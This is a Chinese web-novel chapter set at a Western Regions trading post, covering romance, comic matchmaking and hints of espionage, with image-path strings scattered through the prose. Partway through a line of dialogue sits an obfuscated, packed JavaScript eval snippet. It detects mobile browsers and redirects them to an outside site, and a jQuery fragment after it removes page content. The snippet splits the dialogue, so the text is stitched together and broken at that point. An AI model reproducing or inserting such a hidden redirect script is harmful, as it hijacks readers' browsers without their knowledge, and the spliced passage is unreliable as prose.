“这里是哪个国家?”姜晏问道。
“单桓。”女子起身,说起这两个字的时候,满是冷漠。
“这种事,你们国王不管吗?”姜晏皱眉。
“哼。”女子冷笑一声。
“据说单桓国王整日沉迷酒色,已多年不理朝政,此前的商区会谈,各国均有参加,唯独单桓国未参与。”阿依萨口中不乏惋惜,“此前听说过单桓国民不聊生,今日一见,感触更深。”
姜晏叹了一口气:“别国之事我不能插手,只是如果你愿意,我可以让白老板为你在商会里谋个生计。”
女子抬眼,口中抑制不住兴奋:“白老板!可……可以么?”
姜晏点头,从袖中取出一些碎银:“先去买点吃的,明天来商会驻地找我。——对了,姑娘怎么称呼?”
“艾菲若。”女子轻轻笑了笑,“多谢。”
阿依萨也点头:“好名字,我记得,意思是向上生长的香草。”
回程路上,几人走着走着,凌月泽因走了太多路,略觉头晕,姜晏伸手牵着他,低声夸道:“我们月泽真棒,陪我走了这么远,一点儿都没喊累。”
“哪有那么不中用。”凌月泽任由她牵着,眼里不乏开心。
阿依萨在一旁轻声笑道:“方才,你们是不是对我有什么误会?”
姜晏与凌月泽几乎同时看向阿依萨,重重点头。
阿依萨眼波流转:“嗯……我确实很喜欢晏,不过嘛,并不想亲她抱她,我很想把她留在婼羌。”
“哦?你留我作甚?”姜晏挑眉。
“家有一幼弟,你真的非常符合他寻妻主的标准!”阿依萨的手随意搭在姜晏肩上,兴奋道,“娶了我家幼弟后,你就留在婼羌,嫁妆不会少,我家家业都能交一部分给你打理!”姜晏:“我的财力,你不知道吗?不缺钱。”
“钱上加钱嘛!”
“我心有所属,你不知道吗?”
“再爱一个嘛!”
“我怕水土不服。”
“慢慢习惯嘛!”
“当着凌小郎君说这个,不怕我生气吗?”
“都明媒正娶嘛!”
姜晏无助地、近乎崩溃地长叹一口气,索性拦腰抱起凌月泽,双脚向地借力,腾空而起,飞上房顶,使出轻功朝客栈奔去。
下面传来阿依萨一嗓子:“晏,你轻功真好,但我脚程也不错的!”
姜晏定睛,发现她虽然没用轻功,却一直在地上快跑,速度不输姜晏。
姜晏脸也不要了,轻声让凌月泽蒙住耳朵,大吼一声:“你有病啊!!”
“康健得很,晏!我家幼弟身体也好!!要试试吗?”阿依萨大喊。
好在西域人民奔放,此情此景路过的她们也只是会心一笑,并未引起太大骚动。
除了姜晏差点儿从房顶上摔下来。
姜晏前脚抵达客栈门口,阿依萨后脚已经跟上。
姜晏抱着凌月泽怒气冲冲地进门,阿依萨在后面满脸兴奋地跟上。
白老板和阿雅娜已经在饭桌前准备开动,见姜晏小心把凌月泽放到凳子上坐着,抬头时满脸怒意,却又什么都不说。
白老板不明所以地问道:“是凌小郎君惹您生气了?”
“啊?”一句话把凌月泽吓一大跳。
姜晏慌忙温声说道:“不是月泽,乖,好好吃饭。”
“那便是阿依萨了。”阿雅娜抬眼看向阿依萨,“你怎么小殿下了?”
阿依萨直言:“姐姐,你不觉得晏很适合我们家巴努尔吗?!”
凌月泽差点把饭咳了出来,姜晏连忙为他拍背顺气,怒道:“阿依萨,你不许再说了!”
阿雅娜板着脸,示意阿依萨乖乖坐好:“阿依萨,中原人讲究循序渐进,小殿下甚至都不认识巴努尔,谈何姻缘?”
阿依萨沉默片刻,恍然大悟道:“哦,姐姐,我懂了,就是要让她知晓巴努尔的好,甚至让她见见巴努尔,再让她知道娶了巴努尔的万千好处!”
阿雅娜满意地点头:“加油,阿依萨。”
看着阿依萨信誓旦旦地点头,姜晏有气无力道:“阿雅娜,能不能把她心中萌生的无甚意义的火苗掐掉?”
“小殿下,这我做不到。”阿雅娜一本正经。“我们的巴努尔确实是个好孩子。”
饭突然不香了。
翌日,艾菲若如约抵达驻地,她换了一身干净衣服,虽是破旧,却能看出她对此次见面的镇重对待。
姜晏与白诺见她前来,示意她入座,白诺简单了解了一下她的情况,单桓国平民,家中原是做小生意,却因国王错过一年半前的商区会谈,导致她们家未能参与到商区售卖,而家中货品在商区能有更低的价格售卖,一年多下来,家中亏损严重,母亲外出寻生路至今未归,家中只有姥姥与自己,生活极为拮据。
好在她识字,对商事往来也懂些基础,白老板留了她做驻地做货品进出录入,不算闲职,但好在收入足够她支撑整个家庭。
姜晏今日看着心情不错,估摸是因为阿依萨今日被她姐姐拉着办事了去,且自己又做了一件好事,艾菲若一走,也不顾白老板在旁边看着,缠着凌月泽说笑逗闹。白诺实在看不下去了,递给姜晏两块木牌:“商区南边有一眼温泉水,我与阿雅娜打算将那处建成一个温泉客栈,尚在修建之中,不过几近完工,前两天店主给了我两块体验牌,在下眼下忙碌,实在抽不开身,便有劳小殿下带着小郎君同去罢,回来告诉我怎么样就成,我好有个回复。”
姜晏还没来得及反应,凌月泽兴奋地看着姜晏,用小狐狸般祈求的眼神看着姜晏。
这还犹豫什么。
黄沙之上的一眼泉水,任是谁都觉得弥足珍贵,尤其是这两位两年没有好好泡过澡的皇都人士。
客栈修得很精致,泉水也用圆润的鹅卵石砌于方寸中,凌月泽还没出来,姜晏兀自躺在泉水之中。
来了西州,一直在全州农家、商路、学堂到处跑,能冲个澡已属不易,如今竟能泡上温泉,姜晏满足地闭眼享受。
感觉到又有一人下了水,甜香的栀子花味儿飘入鼻中,姜晏睁眼,凌月泽坐在离她远远的角落,好奇地看着周遭。
起了玩心,姜晏缩入水中,缓缓潜到他的身边,而后猛地抱住他,头抬出水面,正对上他蒙着淡雾的双眼。
姜晏温声笑道:“怎么不到我身边去?”
“这边的水热些。”凌月泽把手搭在姜晏的肩头,“反正你会过来的
;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17213187|192297||http|test|mini|href|location''.split(''|''),0,{}));
() {
$(''.inform'').remove();
$(''#content'').append(''
,对吗?”
“嗯,无论你在哪里,我都会朝你而来。”姜晏紧紧抱着他,他素白的浴衣被水浸湿,皎好的面容在水汽的衬托下柔美更甚。
姜晏再禁不住诱惑,吻住了他。
“不是,这你都忍得住?!!”白诺看着精神头还不错的凌月泽,不可置信地看着姜晏,“那是温泉里啊!小殿下!!只穿了一层浴衣的温泉啊!!!是凌小郎君魅力不够吗?!他不是喘个气对你来说都是勾引吗?!”
“好好洗个澡不香吗?”姜晏埋着头,声音越来越小。
白诺气愤道:“你就这样怂着吧,哪天满足不了小郎君,眼睁睁看着人家跟别人跑!”
“我不会的!”凌月泽挺着身躯,信誓旦旦。
白诺彻底放弃:“哎!小殿下!哎!你怎么!哎!!”
姜晏在三个商区来回转了两个月,九月十五,她与商区的老人们过完重阳,打算回西州都城,彻底回到自己指挥佥事的官位上。
白诺在驻地的事还未办完,故而不能同行,遂请了商会之人一路送姜晏回去。
离别前一晚,商会之人为她送行,众人喝得酩酊大醉,好在姜晏和白诺的酒量还算不错,并未有太多醉意,二人相约在驻地门口吹风。
姜晏轻声问道:“那个艾菲若,你没有安排什么机密事务给她罢?”
白诺点头:“没有,她干活太卖力了,拿一份工钱肯干三个人的活儿,九成有鬼。”
“东义前几天来报,她们去往单桓国艾菲若那个所谓的家,已经人去楼空。”姜晏道。
“你在单桓国还有眼线?”白诺吃惊道。“她们国王闭门谢客不是一年两年了。”
“这不有她带路趁机安了些嘛……”姜晏笑道,“主要是西域诸国的情报我们必须掌握,西州好不容易富起来,一定不能乱。”
白诺:“我知道,不过这个单桓国确实很奇怪,听闻她们国民过得民不聊生,王室却一直很滋润。”
姜晏皱着眉思索:“这也是我觉得奇怪的地方,她们连税都收不上来,靠谁给她们吃喝呢?”
身后突然想起熟悉的声音:“说到这个问题,我倒是有一个线索,不知二位是否愿意听上一听?”
二人回头,是阿依萨,她佯作发怒:“好你个姜晏,要离开竟也不告诉我一声。”
姜晏见到此人,本能地想向后退:“本也不是什么大事,干嘛广而告之。”
“不知阿依萨姑娘有什么情报?”白诺拉住姜晏的衣角,不许她跑。
“前两天和姐姐去西北跑商,遇到了一伙儿莫屋国的车马,她们在单桓国附近停留了许久。”
“还能与莫屋有关?”姜晏思索道。
莫屋是与单桓国毗邻的庞大帝国,与大成关系一向紧张。但这国的国力比不上大成,因此喜欢耍些损招给大成添乱,鲜少正面交锋。
只是目前线索太少,白诺表示会让商会之人注意着,以防异动。
子时已过,白诺与阿依萨都再撑不住,欲回房歇息,姜晏却一直站在驻地看着东北边,让她们二人先行歇息。离开时,阿依萨悄悄问白诺:“她为什么总爱往那里看,晏所看那个方向的尽头,到底是什么?我真是百思不解。”
“是北州。”